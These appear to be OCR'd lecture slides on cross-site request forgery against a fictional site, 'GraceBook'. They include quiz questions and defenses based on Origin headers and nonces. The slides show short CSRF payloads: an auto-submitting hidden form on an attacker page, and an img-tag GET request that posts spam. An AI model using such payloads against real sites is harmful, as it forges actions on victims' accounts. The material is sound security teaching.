
Consider a social networking site, GraceBook, that allows users to ‘share’ happenings from around the web. Users can click the “Share with GraceBook” button which publishes content to GraceBook.

When users press the share button, a `POST` request to http://www.gracebook.com/share.php is made and gracebook.com makes the necessary updates on the server.

Running Example




Running Example




Running Example

```
<html><body>
<div>
Update your status:

<form action="http://www.gracebook.com/share.php" method="post">
<input name="text" value="Feeling good!"></input>
<input type="submit" value="Share"></input>
</form>
</div>
</body></html>
```


Running Example




Running Example




Running Example



Running Example



Running Example



Network Requests

The HTTP `POST` Request looks like this:

```
POST /share.php HTTP/1.1
Host: www.gracebook.com
User-Agent: Mozilla/5.0
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Referer:
   https://www.gracebook.com/form.php
Cookie: auth=beb18dcd75f2c225a9dcd71c73a8d77b5c304fb8

text=Feeling good!
```

CSRF Attack

- The attacker, on `attacker.com`, creates a page containing the following HTML:

```
<form action="http://www.gracebook.com/share.php" method="post"
id="f">
<input type="hidden" name="text" value="SPAM COMMENT"></input>
<script>document.getElementById('f').submit();</script>
```

- What will happen when the user visits the page?

a) The spam comment will be posted to user's share feed on gracebook.com

b) The spam comment will be posted to user's share feed if the user is currently logged in on gracebook.com

c) The spam comment will not be posted to user's share feed on gracebook.com

CSRF Attack

- The attacker, on `attacker.com`, creates a page containing the following HTML:

```
<form action="http://www.gracebook.com/share.php" method="post"
id="f">
<input type="hidden" name="text" value="SPAM COMMENT"></input>
<script>document.getElementById('f').submit();</script>
```

- What will happen when the user visits the page?

a) The spam comment will be posted to user's share feed on gracebook.com

b) The spam comment will be posted to user's share feed if the user is currently logged in on gracebook.com


c) The spam comment will not be posted to user's share feed on gracebook.com

CSRF Attack

- JavaScript code can automatically submit the form in the background to post spam to the user's GraceBook feed.
- Similarly, a `GET` based CSRF is also possible. Making `GET` requests is easier: just an `img` tag suffices.

```
<img src="http://www.gracebook.com/share.php?text=SPAM%20COMMENT" />
```

Example Attack



CSRF Defense

- Origin headers
  - Introduction of a new header, similar to Referer.
  - Unlike Referer, only shows scheme, host, and port (no path data or query string)
- Nonce-based
  - Use a nonce to ensure that only `form.php` can get to `share.php`.

CSRF via POST requests

Consider the Referrer value from the `POST` request outlined earlier. In the case of the CSRF attacks, will it be different?

a. Yes
b. No

CSRF via POST requests

Consider the Referrer value from the `POST` request outlined earlier. In the case of the CSRF attacks, will it be different?

a. Yes

b. No

Origin Header

- Instead of sending whole referring URL, which might leak private information, only send the referring scheme, host, and port.

```
POST /share.php HTTP/1.1
Host: www.gracebook.com
User-Agent: Mozilla/5.0
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://www.gracebook.com/
Cookie: auth=beb18dcd75f2c225a9dcd71c73a8d77b5c304fb8

text=hi
```

Origin Header

- Instead of sending whole referring URL, which might leak private information, only send the referring scheme, host, and port.

```
POST /share.php HTTP/1.1
Host: www.gracebook.com
User-Agent: Mozilla/5.0
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://www.gracebook.com/
Cookie: auth=beb18dcd75f2c225a9dcd71c73a8d77b5c304fb8

text=hi
```

No path string or query data

Nonce based protection

- Recall the expected flow of the application:
  - The message to be shared is first shown to the user on `form.php` (the `GET` request)
  - When user assents, a `POST` request to `share.php` makes the actual post
- The server creates a nonce, includes it in a hidden field in `form.php` and checks it in `share.php`.

Nonce based protection


The form with nonce

```
<form action="share.php" method="post">
<input type="hidden" name="csrfnonce" value="av834favcb623">
<input type="textarea" name="text" value="Feeling good!">
```

